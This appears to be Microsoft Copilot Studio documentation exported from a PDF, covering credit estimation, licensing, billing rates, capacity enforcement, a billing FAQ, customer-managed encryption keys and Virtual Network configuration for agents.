Use exported PDFs

Use PDFs for the following purposes:

- **Procurement approval:** Submit with purchase requisitions.
- **Stakeholder review:** Share with finance, IT, and business unit leaders.

- **Scenario comparison:** Export multiple configurations (low, medium, and high volume).
 - **Budget planning:** Attach to annual budget proposals.
-

Best practices

Estimation accuracy

Do:

- Inform volume estimates by using historical data from the past three to six months.
- Test low, medium, and high volume scenarios to bracket costs.
- Add a 10-20% buffer for unexpected variance.
- Update estimates quarterly as business conditions change.
- Involve actual users, such as sales reps and service agents, in the configuration process.

Don't:

- Use aspirational volumes without validation.
- Assume 100% feature adoption on day one.
- Ignore seasonal fluctuations, such as holiday support volumes and end-of-quarter sales surges.
- Treat estimates as guaranteed pricing quotes.

Configuration tips

1. **Start conservative:** Begin with lower percentages for feature usage and increase as adoption grows.
2. **Validate assumptions:** Ask "How many leads, cases, or conversations did we handle last month?" rather than guessing.
3. **Consider phased rollout:** Start with one team or region, measure actual consumption, then expand.
4. **Monitor and adjust:** Compare estimated versus actual consumption each month in the Microsoft 365 admin center.

Frequently asked questions

Is this estimate guaranteed?

No. This estimate is for informational purposes only. Actual consumption depends on real-world usage patterns, which might differ from the estimate.

Where can I track actual credit consumption?

In the Microsoft 365 admin center, under [billing and usage reports](#). You can set up consumption alerts and monitor trends.

What happens if I run out of credits?

Agents stop processing until you purchase more credits. Buy 10-20% more than the estimate as a buffer.

Can I mix different agent types?

Yes! The estimator supports multiple agents. For example, add both SQA (sales) and CMA (service) agents to see combined organizational costs.

How do I purchase Copilot credits?

Select **Buy Copilot Credits** in the estimator. It links to the Microsoft 365 purchasing page (SKU: CFQ7TTC0LH1F).

Do credits roll over month to month?

Check your specific licensing agreement. Some credit purchases roll over, while others are use-it-or-lose-it monthly allocations.

Important

This estimator provides informational estimates only and makes no guarantees of final costs. Actual credit consumption depends on real-world usage patterns. Always monitor actual consumption in the Microsoft 365 admin center and adjust budgets accordingly. Don't use this tool as a pricing calculator or for creating definite forecasts of monthly expenses.

Copilot Studio licensing

This article covers Copilot Studio licensing details.

Important

- For the most complete and up-to-date Copilot Studio licensing and billing information, refer to the [Microsoft Copilot Studio Licensing Guide](#) .
- Forecast your agent's Copilot Credits volume using the [Microsoft Copilot Studio agent usage estimator](#) . Create estimates and potential consumption impacts by selecting from agent type, traffic, orchestration, knowledge, and tools.

If you already have a Copilot Studio user license, see [Assign licenses and manage access to Copilot Studio](#).

Copilot Studio is available in the US Government Community Cloud (GCC) plan.

Copilot Credits are the common currency across Copilot Studio capabilities. They're available through pay-as-you-go meters, prepurchase plans, and Copilot Credit prepaid pack subscriptions.

Important

Starting on September 1, 2025, the common currency for agents changed from *messages* to *Copilot Credits*. There's no change in the quantity per prepaid pack or to the pay-as-you-go rate.

Get started in Copilot Studio

To use Copilot Studio, you need one of the following configurations:

- Copilot Studio user license (free of charge). The admin assigns this license to the maker in the [Microsoft Admin Center](#) . For details, see [Assign licenses and manage access to Copilot Studio](#).

Note

You need a Copilot Studio tenant [prepaid Copilot Credit pack subscription](#) before you can get this user license.

- **Copilot Studio authors** role in Power Platform admin center.
 - Create the [security group in Azure portal/Entra](#) and assign users to the group.
 - In [Power Platform admin center](#), assign the security group to the Copilot Studio author setting.
- Microsoft 365 Copilot license
- Copilot Studio [trial license](#). You can access Copilot Studio to create agents, but you can't publish agents.

Get access to Copilot Studio

The following sections describe the different ways you can use Copilot Studio, based on how you license Copilot Studio and purchase Copilot Credits.

Copilot Studio prepaid Copilot Credits subscription

The standalone Copilot Studio subscription lets you build agents on any supported channel and connect to any data using premium connectors.

[Get a standalone Copilot Studio subscription](#) from the Microsoft 365 admin center. For more information, see [Assign licenses and manage access to Copilot Studio](#).

Copilot Studio pay-as-you-go

[Pay-as-you-go](#) is a way to pay for Copilot Studio using an Azure subscription, which allows you to get started building agents without any license commitment or upfront purchasing. With the pay-as-you-go meter, at the end of each month, your organization pays only for the actual number of Copilot Credits its agents use during the month.

In the Power Platform admin center, you can link environments to an Azure subscription using a billing policy. Create a [billing policy associated with your Azure subscription](#) in Power Platform admin center.

Linking an environment to an Azure subscription turns on billing through Azure meters. Any app usage or Dataverse and Power Platform usage that exceeds the included amounts is billed to the Azure subscription.

You can unlink your environment from the Azure subscription at any time and then usage is no longer billed.

For instructions on how to set up your pay-as-you-go consumptive meter, see [Set up pay-as-you-go](#).

Copilot Credits Pre-Purchase Plan

This is a one-year, prepaid option for Copilot Credits. A pool of Copilot Credit Commit Units (CCCU) is usable across Microsoft eligible products. This option can be purchased in the Azure portal. You need to create a [billing policy associated with your Azure subscription](#) in Power Platform admin center.

Microsoft 365 Copilot

A Microsoft 365 Copilot license lets you use [Copilot Studio to extend Microsoft 365 Copilot with agents](#).

Copilot Studio trial license

The trial license lets you sign up for [Copilot Studio as an individual](#).

Admins can [assign the trial licenses in the Microsoft Admin Center](#) and [block the ability to sign up](#).

ⓘ Note

The trial license gives you access to Copilot Studio to create agents. You can test your agents using the test chat panel. However, you can't publish the agent.

Billed Copilot Credits

Copilot Credits measure the time and effort your agent needs to retrieve information, respond to prompts, and use any actions or custom skills. The number of Copilot Credits counted for each response or action depends on the complexity of the task the agent completes. For more information about Copilot Credits, see [Copilot Credits and events scenarios](#).

Capacity enforcement

Copilot Studio enforces purchased capacity monthly, and unused Copilot Credit don't carry over to the next month. If you exceed your purchased capacity, adjust your quantity per standard Microsoft terms to stay in compliance. Monitoring, reporting, and alerting help you

manage Copilot Studio capacity. If your usage exceeds your purchased capacity, technical enforcement applies and can result in service denial. For more information, see [Enforcement policy](#).

Copilot Studio in Microsoft 365 Copilot

If you have a Microsoft 365 Copilot license, using agents in Copilot Chat, Microsoft Teams, or SharePoint for *classic answers*, *generative answers*, or *Microsoft Graph tenant grounding* doesn't count against the Copilot Studio message pack or meter. For example, when Microsoft 365 Copilot licensed users use agents in Microsoft 365 services or apps, *classic answers*, *generative answers*, or *Microsoft Graph tenant grounding* have zero-rated usage.

A Microsoft 365 Copilot license includes these features and capabilities:

- Microsoft 365 Copilot Chat, including Pages
- Copilot in Microsoft 365 apps, including Teams
- SharePoint agents
- Agent capabilities in Copilot Studio when used in Microsoft 365 Copilot, Teams, or SharePoint
- Copilot Analytics (Microsoft Copilot Dashboard, customizable prebuilt business impact reports, and advanced analytics from Viva Insights)
- SharePoint Advanced Management

Last updated on 11/06/2025

Billing rates and management

This article describes the rates for the different features and capabilities used in agents that Copilot Studio bills through the pay-as-you-go meter or Copilot Credit packs. These rates apply to all language models that Copilot Studio provides. They exclude bring-your-own-model configurations, including Azure Foundry models, which are billed separately.

 Important

- For the most complete and up-to-date Copilot Studio licensing and billing information, refer to the [Microsoft Copilot Studio Licensing Guide](#) .
- Forecast your agent's Copilot Credits volume using the [Microsoft Copilot Studio agent usage estimator](#) . Create estimates and potential consumption impacts by selecting from agent type, traffic, orchestration, knowledge, and tools.

Copilot Credits are the unit that measures agent usage. You calculate the total cost based on the sum of the Copilot Credits your organization uses. The number of Copilot Credits an agent consumes depends on the design of the agent, how often customers interact with it, and the features they use.

When you purchase a Copilot Studio license, you get a specific number of billed Copilot Credits. You pool this capacity across the entire tenant.

Copilot Credits billing rates

The following table shows the different billing rates:

 Expand table

Agent feature	Billing rate	Used by Microsoft 365 Copilot licensed user ¹
Classic answer	1 Copilot Credit	No charge
Generative answer ²	2 Copilot Credits	No charge
Agent action	5 Copilot Credits	No charge
Tenant graph grounding for messages	10 Copilot Credits	No charge

Agent feature	Billing rate	Used by Microsoft 365 Copilot licensed user ¹
Agent flow actions <i>per 100 actions</i> ³	13 Copilot Credits	No charge
AI tools		
- Text and generative AI tools (basic) <i>per 10 response</i>	1 Copilot Credit	No charge
- Text and generative AI tools (standard) <i>per 10 response</i>	15 Copilot Credits	No charge
- Text and generative AI tools (premium) <i>per 10 response</i>	100 Copilot Credits	No charge
- Content processing tools <i>per page</i>	8 Copilot Credits	No charge

¹ Employee-facing usage scenarios (Business to Employee) of Copilot Studio agents and Copilot Studio tools and features that these agents invoke are included in the Microsoft 365 Copilot USL when the user of the agent is licensed with Microsoft 365 Copilot, and the agent operates using the authenticated Microsoft 365 Copilot USL user's identity. Usage is limited to fair usage limits. Microsoft reserves the right to update the limits as the product evolves, and new usage patterns emerge.

² Agents incur charges for generative answer responses unless the agent is created in Agent Builder in Microsoft 365 and the response doesn't leverage tenant graph grounding.

³ When prepaid capacity is exhausted, agent flow enforcement blocks new runs rather than disabling the agent. Learn more in [Agent flow enforcement](#).

- **Classic answers:** These events are predefined responses manually authored by agent makers. They're static and don't change unless manually updated. Use them where you want precise and controlled responses that are the only ones the agent generates.
- **Generative answers:** These events are dynamically generated using AI models, such as Generative Pretrained Transformers (GPTs). They can adapt and change based on the context and the knowledge sources they're connected to. They're useful for handling a wide range of topics and providing more flexible and natural interactions.
- **Tenant graph grounding for Copilot Credits:** These events provide higher quality grounding for your agents by using retrieval-augmented generation (RAG) over your tenant-wide Microsoft Graph, including external data synced into Microsoft Graph through connectors. This capability results in more relevant and improved responses and

ensures that the grounding information is up-to-date. This capability is optional, and you can turn it on or off for each agent. For more information, see [Tenant graph grounding with semantic search](#).

- **Agent actions:** Agent actions refer to steps such as triggers, deep reasoning, and topic transitions that appear on the activity map in Copilot Studio when testing an agent. In addition, [Computer-Using Agents](#) are also billed at the agent action rate.
- **Text and generative AI tools:** Prompt tools embedded within an agent enable the creator to direct the underlying model to perform intelligent document and image processing tasks, behave in a task-specific manner, or generate scenario-specific outputs. The three types of tools (basic, standard, and premium) are based on the underlying language model of the prompts. The premium text and generative AI tools item charges for advanced reasoning in agents. For more information, see [prompt builder licensing in Microsoft Copilot Studio](#) and [Prompt Tokens](#).
- **Agent flow actions:** This item charges for agent flows that enhance AI agents with agent flows, which are predefined sequences of flow actions to execute repetitive tasks quickly, without requiring agent reasoning and orchestration at each step. For more information, see [Agent flows overview](#).

Each interaction with an agent might use multiple feature types at the same time. For example, an agent grounded in a tenant graph could use 12 Copilot Credits (10 Copilot Credits for tenant graph grounding, and 2 Copilot Credits for generative answers) to respond to a single complex prompt from a user.

Reasoning model billing rates

When an agent uses a reasoning-capable language model, Copilot Studio bills by using two billing meters: *feature rate* and *text and generative AI tools (premium)*.

The *feature rate* covers the core action the agent performs, such as generative answers, executing actions in flows, or performing agent actions. This rate always applies, regardless of the model used.

The *text and generative AI tools (premium)* rate applies when the agent uses a reasoning model. This premium rate covers the extra computational resources required for deep reasoning, planning, and multistep inference. It's billed as **Text and generative AI tools (premium)** per 10 responses, at 100 Copilot credits.

The cost calculation for an operation that uses a reasoning model is as follows:

Total cost = *feature rate* for the operation + *text and generative AI tools (premium)* for the reasoning model's token usage.

For example, a generative answer that uses a reasoning model is billed as the following formula:

Total cost = *feature rate* for generative answers + *text and generative AI tools (premium)* per 10 responses.

Billing examples

The following billing examples show how an agent might incur billing, based on its configuration.

Customer support agent

You have a customer support agent on your website that answers questions based on customer return policies and product manuals that you provided to the agent as a knowledge source.

An average run includes four classic answers for return-related questions and two generative answers for troubleshooting questions. The average is 900 customers per day. The estimated cost per day is based on the following calculation: $[(4 \times 1) + (2 \times 2)] \times 900 \text{ customers} = 7200$ Copilot Credits.

Sales performance agent

You have a tenant graph grounded agent in Microsoft 365 Copilot Chat. This agent answers employee questions based on sales data connected to Microsoft Graph using Graph data connectors.

An average run comprises four generative answers and four tenant graph grounded Copilot Credits. The average is 50 Microsoft 365 Copilot licensed users and 100 unlicensed users. The estimated cost per day is based on the following calculation: $[(4 \times 2) + (4 \times 10)] \times 100 \text{ users} = 4,800$ Copilot Credits.

Order processing agent

An internal-facing agent is autonomously triggered anytime a new order is received by the organization. The agent uses a single knowledge source to get product details about items ordered, and triggers 4 action calls to confirm product availability, view shipping timelines,

approve the order, and send an email to the customer with all details. Actions and topics are agent actions in generative orchestration mode. The estimated cost per day is based on the following calculation: $[(4 \times 5)] = 20$ Copilot Credits.

Overage enforcement

When consumption exceeds available capacity, the environment is in overage. Microsoft allows some level of overage consumption, similar to a grace period, to avoid blocking business processes.

If your environment has no more capacity, you have the following options:

- Reallocate existing capacity from the organization (tenant) or environment level.
- Purchase more capacity and make it available to your environment.
- Set up a consumptive meter or pay-as-you-go meter to handle the overage.

Enforcement policy

Applies to all tenants operating under the Copilot Studio prepaid capacity model for custom agent usage (conversational and autonomously triggered).

Usage threshold

Enforcement is triggered when a tenant reaches 125% of their prepaid capacity.

Action on overage (125%)

Custom agents are disabled. Disabling an agent doesn't interrupt an ongoing conversation. All subsequent attempts to invoke the agent are rejected until capacity is increased or reset.

Notification mechanism

An email notification is sent to the tenant's designated administrator and the notification is also posted in the Power Platform admin center.

Agent behavior post-enforcement

After enforcement is triggered and the current conversation concludes, the agent is disabled. When end users attempt to interact with the agent after enforcement, they receive one of the

following responses:

- "There is a billing issue."
- "This agent is currently unavailable. It has reached its usage limit."

Enforcement example

If the customer allocates or reserves capacity in an environment, the system honors the capacity. Consider the following example of a customer having four different environments, and how their Copilot Credit capacity is enforced.

A customer has 25,000 Copilot Credits, and uses the following allocation structure:

- Environment A has 10,000 Copilot Credits allocated.
- Environment B has no allocation.
- Environment C has no allocation.
- Environment D has an allocation of 500 Copilot Credits and uses pay-as-you-go.

The remaining tenant allocation is 14,500 Copilot Credits. Environment B and Environment C draw and consume against the remaining 14,500 Copilot Credits. If the consumption of Copilot Credits from Environment B and Environment C exceeds 125% of the 14,500 Copilot Credits, the overage enforcement is invoked.

If Environment A draws or consumes Copilot Credits against its allocation of 10,000 Copilot Credits, the following scenario applies. When the 10,000 Copilot Credits are consumed, Environment A can consume from the tenant.

If Environment A consumes from the tenant, it joins Environment B and Environment C in consuming from the tenant capacity. If the tenant reaches 125% Copilot Credit consumption, enforcement is invoked.

If the tenant is already at 125% of Copilot Credit consumption because of Environment B and Environment C, enforcement isn't placed on the agents in Environment A, as long as Environment A has remaining capacity from its allocation of 10,000 Copilot Credits.

For Environment D, when the tenant is in overage, this environment isn't impacted. Because once Environment D reaches its 500 Copilot Credit limit, the pay-as-you-go meter is invoked.

Agent flow enforcement

Agent flow enforcement applies specifically to [agent flows](#) and works differently from general agent enforcement.

When a tenant's prepaid Copilot Studio capacity is fully consumed, new agent flow runs are blocked. Unlike general overage enforcement, which disables custom agents at 125% of capacity, agent flow enforcement targets flow execution only. The parent agent continues to function normally for all non-flow interactions, such as classic answers, generative answers, and agent actions.

Enforcement behavior

When agent flow enforcement is active:

- New agent flow runs can't start. Attempts to trigger an agent flow are rejected.
- Agent flow runs that are already in progress complete normally.
- The agent remains available for non-flow interactions.
- Flow authors see a design-time warning in the Copilot Studio designer indicating that capacity is exhausted.
- Enforcement resets monthly when prepaid Copilot Credits are renewed.

Exemptions

The following scenarios aren't affected by agent flow enforcement:

- **Microsoft 365 Copilot licensed users:** Agent flow actions invoked by users licensed with Microsoft 365 Copilot don't consume prepaid capacity and aren't subject to enforcement. Learn more about [included usage for Microsoft 365 Copilot users](#).
- **Test runs:** Testing an agent flow in the flow designer or from the agent's test chat doesn't consume capacity for agent flow actions. Test runs aren't blocked by enforcement.

Resolve agent flow enforcement

If agent flow enforcement is active in your environment, you have the following options:

- **Reallocate existing capacity** from other environments in your tenant. In the [Power Platform admin center](#), go to **Licensing > Copilot Studio** and select **Manage Copilot credits**.
- **Purchase more Copilot Credits** and assign them to the affected environment.
- **Enable pay-as-you-go billing** by linking an Azure subscription billing plan to the environment. With pay-as-you-go, enforcement doesn't apply because overage is billed to your Azure subscription.

To monitor agent flow credit consumption, go to **Licensing > Copilot Studio > Environments**, select the affected environment, and review the **Agent flow actions** line in the **Copilot credit consumption details** grid. Learn more about [managing Copilot Studio credits and capacity](#).

Tip

You can set monthly consumption limits for individual agents in the Power Platform admin center. Go to **Licensing** > **Copilot Studio** > **Manage Agents** to cap credit usage before enforcement is triggered.

View Copilot Credit consumption

You can view [Copilot Credit consumption reporting](#) in the Power Platform admin center.

Last updated on 03/20/2026

Manage sessions and capacity

08/22/2025

Note

This section is for billed sessions in the legacy Power Virtual Agents license, which was available for purchase starting on December 1, 2023. This legacy license is no longer available for purchase starting on January 1, 2024.

A billed session is an interaction between a customer and an agent. It represents one unit of consumption. The purchase of a Copilot Studio license includes a specific number of billed sessions. Copilot Studio pools this capacity across the entire tenant. Your consumed capacity isn't reported at the tenant level. However, you can view consumption for individual agents.

A billed session begins when a user topic or premium functionality is triggered. A billed session ends when one of the following conditions is met:


- The user ends the chat session. When the agent doesn't receive a new message for more than 30 minutes, the session is considered closed.
- The session is longer than 60 minutes. The first message that occurs after 60 minutes starts a new session.
- The session has more than 100 turns. A turn is defined as one exchange between a user and the agent. The 101st turn starts a new session.

FAQ for Copilot Studio billing and licensing

These frequently asked questions (FAQ) describe the billing and licensing for Copilot Studio.

I'm trying to publish my agent but I'm getting a billing issue error message.

The following error message indicates the environment or tenant doesn't have either enough prepaid or pay-as-you-go messages to support publishing.



If my agent is configured to proactively greet the end user, does that greeting count as a billed Copilot Credit or an engaged conversation?

A proactive greeting—where the agent initiates a message without being prompted—does count as a billed Copilot Credit, even if the end user doesn't respond. However, for agent analytics, if the end user doesn't reply, the session is categorized as an unengaged conversation.

The following are distinct concepts:

- billing is based on the agent's activity
- engagement metrics reflect the user's response behavior

ⓘ Note

If the agent is triggered to be ready for a conversation with the user, regardless of whether a greeting message is sent, it consumes Copilot Credits as a Classic Answer.

Do agents built with Copilot Studio For Teams consume Copilot Credits when used in Microsoft Teams?

- Agents created within the Teams environment by using Copilot Studio for Teams don't consume Copilot Credits, regardless of who uses them.
- Agents created in the standalone Copilot Studio and deployed to the Teams channel do consume Copilot Credits. However, when end users with a Microsoft 365 Copilot license use them, their usage isn't billed. For more information, see the [Copilot Credits billing rates](#) table.

Do preview features count against usage capacity?

Copilot Studio features that are in preview charge the rate described in the [Copilot Credits billing rates](#) table, and count against your purchased capacity.

What happens to the remaining capacity at the end of the month? Can this capacity carry over to the following month?

No, unused capacity doesn't carry over to the next month. Credit usage is counted on a monthly basis and resets on the first day of the month. Available capacity is based on allocated capacity.

When is the Copilot Credit consumption count reset? Is resetting based on the license acquisition date?

Credit usage is counted on a monthly basis, which starts on the first day of each month. Credit usage isn't based on the license acquisition date. Copilot Credit usage of an environment shouldn't exceed the Copilot Credit allocation.

Where can I see Copilot Credit usage for this month?

Overall organization (tenant) level credit consumption is available in the Power Platform admin center in the **Licensing > Products > Summary** tab.

The data is aggregated daily, although some data might be delayed. If delayed, the consumption bar shows all known consumption at the **Last updated** date in the tooltip box.

Do chats in the embedded test chat count as billable Copilot Credits?

Messages in the embedded test chat don't count toward billed sessions.

What's the difference between total sessions, engaged sessions, and billed sessions?

Billed sessions are used to measure usage against the capacity that is allocated when you purchase a license. For more information, see the [Microsoft Power Platform Licensing Guide](#).

Total sessions and engaged sessions are metrics of analytics sessions, used to determine how efficient an agent is in addressing a user's questions.

Billed sessions and analytics sessions are distinct and independent. For more information, see [Analyze agent billed message consumption](#).

Where can I see the total number of billed sessions for my organization?

You can only view billed sessions for individual agents.

If I'm on a trial subscription but have some billed sessions, do I have to pay?

Not necessarily. The trial offer provides you with some billed sessions.

If an environment is in overage, do the limitations apply to all environments?

No. Limitations only apply to the environments in overage. Other environments' allocated Copilot Credits aren't affected.

Last updated on 02/05/2026

Configure customer-managed encryption keys

Customers might have data privacy and compliance requirements to secure their data by encrypting their data at rest. This method ensures data is protected from bad actors, even if the storage is compromised, because the bad actors can't get access to the data without the encryption key.

All customer data stored in Copilot Studio is encrypted at rest with strong Microsoft-managed encryption keys by default. Microsoft stores and manages the database encryption key for all your data, so you don't have to. However, Power Platform provides an option to use customer-managed encryption key (CMK) for added data protection control. You can self-manage the database encryption key that is associated with your Microsoft environment. This capability allows you to rotate or swap the encryption key, and prevents Microsoft from having access to your customer data when you revoke key access to our services.

Copilot Studio supports CMK, which lets customers control access to their data within Copilot Studio. We support the standard Power Platform implementation, and customers don't need to do anything specific to enable CMK for Copilot Studio. Power Platform supports CMK for Managed Environments only.

Enable CMK for Copilot Studio

Copilot Studio supports the Power Platform implementation of CMK. For more information, see [Manage your customer-managed encryption key](#). When CMK is turned on for the Copilot Studio environment, all Copilot Studio data is encrypted using the customer's key. The customer can cycle keys or turn off CMK as needed.

Important

- Data within environments that already have CMK turned on before April 7, 2025 continue to use Microsoft-managed keys for encryption. To use CMK in environments that had CMK turned on before that date, turn off CMK and then turn it on again.
- Once CMK is turned on, all future changes and data is encrypted using the customer's key. Any previously persisted data continues to use the Microsoft-managed keys for encryption.

- The configured CMK doesn't encrypt the data sent out from Copilot Studio as part of the Agent 365 security audit logging.
- Microsoft recommends that you test CMK support for Copilot Studio in a new test environment, and not in a production environment, especially not in an environment with live customer traffic.

Maker and agent user experience when CMK is applied

Copilot Studio is integrated within Power Platform CMK processes. When CMK is first turned on in Power Platform, it can take up to 48 hours to fully activate, which means Copilot Studio services aren't available until activation is complete.

Data covered by CMK

CMK applies to the following Copilot Studio data:

- All data in agent definitions
- Published snapshots of agent definitions
- Agent telemetry
- Agent user conversations

Note

CMK doesn't apply to agents built in Microsoft 365 Copilot, because they're not tied to an environment.

Configure Virtual Network support for outbound connections from agents

07/04/2025

When you use [Virtual Network support in a Power Platform environment](#), you can securely connect to and integrate Power Platform and Dataverse components with cloud services, or services hosted inside your private enterprise network, without exposing them to the public internet.

Copilot Studio integrates with Power Platform virtual networks over a private endpoint for these scenarios:

- Agents that retrieve keys from Azure Key Vault [over HTTP](#)
- Agents that send telemetry to a private endpoint-enabled instance of [Application Insights](#)
- Agents that use a virtual network-supported connector (like the SQL Server connector) to get data from Azure SQL Server

If you set up a virtual network for a Power Platform environment and enable Copilot Studio to [capture telemetry with Application Insights](#) or [make HTTP requests with your agent](#) over the virtual network, then the calls from Power Platform to Azure resources and Application Insights go through your private network.

Prerequisites

- Your environment must be [a Managed Environment in Power Platform](#)
- You must have [Virtual Network support enabled for your Power Platform environment](#).
Also see [Set up Virtual Network support for Power Platform](#) to create virtual networks and delegate subnets that can connect between Azure resources and your Power Platform environment.
- You must be a Power Platform [tenant admin](#) or have the [Environment Admin role](#)

Enable virtual network support for your environment

To connect to services through a private endpoint, you must have [virtual network support enabled for Power Platform](#).

You can enable virtual network support manually, by following the instructions at [Set up Virtual Network support for Power Platform](#) to create virtual networks and delegate subnets that can

connect between Azure resources and your Power Platform environment.

You can also use a prebuilt Azure Resource Manager (ARM) template to configure and connect your Power Platform environment with Azure and enable virtual network support:

1. Download the [ARM template from the Microsoft Copilot Studio samples repository on GitHub](#).
2. Open PowerShell, connect to your Azure subscription and deploy the template with the [New-AzDeployment command](#) as follows:

```
Connect-AzAccount -Subscription "<Azure subscription>"  
New-AzSubscriptionDeployment -Name "<name of deployment>" -TemplateFile "  
<template.json>" -Location "<Azure geo>"
```

where:

- *<Azure subscription>* is your subscription ID.
- *<name of deployment>* is the name you want to give this deployment.
The name can be anything you choose, but defaults to the template's filename if you leave it blank.
- *<template.json>* is the path and filename of the template file.
- *<Azure geo>* is the geographic region where you want the deployment management files to go, such as `west US`. The region doesn't control where the template creates the resources.

See [Deploy resources with ARM templates and Azure PowerShell](#) for more information about ARM templates and management.

Note

You only need to configure your virtual network using either the ARM template, or manually. You don't need to do both.

Review the overview about [Virtual Network support for Power Platform](#), before following the instructions at [Set up Virtual Network support for Power Platform](#) to create virtual networks and delegate subnets that can connect between Azure resources and your Power Platform environment.

Retrieve keys from Azure Key Vault over HTTP

When you [set up a virtual network for your Power Platform environment](#), you can configure your Copilot Studio agents to retrieve information from Azure resources with HTTP calls.

First, you set up a private link and endpoint for Azure Key Vault. Then, after validating that the link is working, you add a HTTP Request node from the agent's authoring canvas in Copilot Studio to connect to Key Vault.

Set up a private link

Follow the instructions at [Integrate Key Vault with Azure Private Link](#) to:

- ✓ [Create a new key vault and establish a private link](#) that scopes the link to your Azure subscription and the resource group where your Key Vault is located, or [Establish a private link connection to an existing key vault](#).
- ✓ [Validate that the private link to Key Vault is working](#).

Tip

If your endpoint isn't correct, review the instructions and related articles for private links and private endpoints in the [Diagnose private links configurations issues on Azure Key Vault](#) article.


Use HTTP Request nodes to connect over a private network

After you configure the private link to Key Vault, you add an HTTP Request node to an agent in Copilot Studio to connect over the private network. You specify the connection details to the private endpoint in the node, and when that node is reached in the agent's conversation, the request is made and the information retrieved.

1. In Copilot Studio, on the top menu bar, select an environment where Virtual Network support is enabled.
2. Create or open an existing agent in that environment. If you create a new agent, you can skip the initial configuration steps in the conversational canvas.
3. With the agent open, create or modify a topic in the authoring canvas.
4. Follow the instructions at [Make HTTP requests](#) to add an HTTP request node to the topic.
5. Use the following settings in the HTTP Request node:
 - **URL:** Enter the URL for your Azure Key Vault private endpoint, for example, `https://yourkeyvault.vault.azure.net/secrets?api-version=7.3`. Replace


`yourkeyvault` with the name of your Key Vault.

- **Method:** Select `GET` to retrieve secrets from Key Vault.
- **Headers and body:** Select edit.



The screenshot shows the 'HTTP Request' configuration panel. It has a title bar with a globe icon and a three-dot menu. Below the title bar, there are three sections: 'URL' with a text input field containing 'https://yourvault.vault.azure.net/secret...' and a right arrow; 'Method' with a dropdown menu showing 'Get' and a right arrow; and 'Headers and body' with an 'Edit' button.

- In **HTTP Request properties**, enter `Authorization` as the **Key**, and `Bearer <access-token>` as the **Value**, where `<access-token>` is your Azure access token.



The screenshot shows the 'HTTP Request properties' dialog. It has a title bar with a close button. Below the title bar, there is a description: 'Choose a REST API to invoke/sends an HTTP request to an external endpoint.' The dialog is divided into two main sections: 'Headers' and 'Body'. The 'Headers' section has a subtitle 'Give additional information with values.' and contains a table with two columns: 'Key' and 'Value'. The 'Key' column has a text input field with 'Authorization'. The 'Value' column has a text input field with a right arrow. Below the table is an 'Add' button. The 'Body' section has a subtitle 'Decide what to send or send nothing.' and contains a dropdown menu with 'No content' selected. At the bottom, there is a 'Request timeout (milliseconds)' section with a text input field containing '30000' and a right arrow.

6. Save the topic, and test that the node works by triggering the conversation in the agent's test canvas.

Send telemetry to a private endpoint-enabled instance of Application Insights

When you [set up a virtual network for your Power Platform environment](#), you can configure your Copilot Studio agents to send telemetry to a private endpoint-enabled instance of Application Insights. Doing so allows you to monitor and analyze the performance and usage of your agents without exposing the data to the public internet.

First, you set up a private link and endpoint for Application Insights. Then, after validating that the link is working, you connect Copilot Studio to Application Insights and it'll send telemetry data over the private link.

Set up a private link

An [Azure Private Link to Azure Monitor](#) lets Copilot Studio use your virtual network to send agent telemetry to Azure Monitor over a private IP address instead of a public IP address.

Azure Monitor is the backend data platform used to collect and store telemetry data, including Application Insights data.

Follow the instructions at [Configure private link for Azure Monitor](#) and:

- ✓ [Create an Azure Monitor Private Link Scope \(AMPLS\)](#) to scope the link to your Azure subscription and the resource group where your Azure Monitor resources are located.
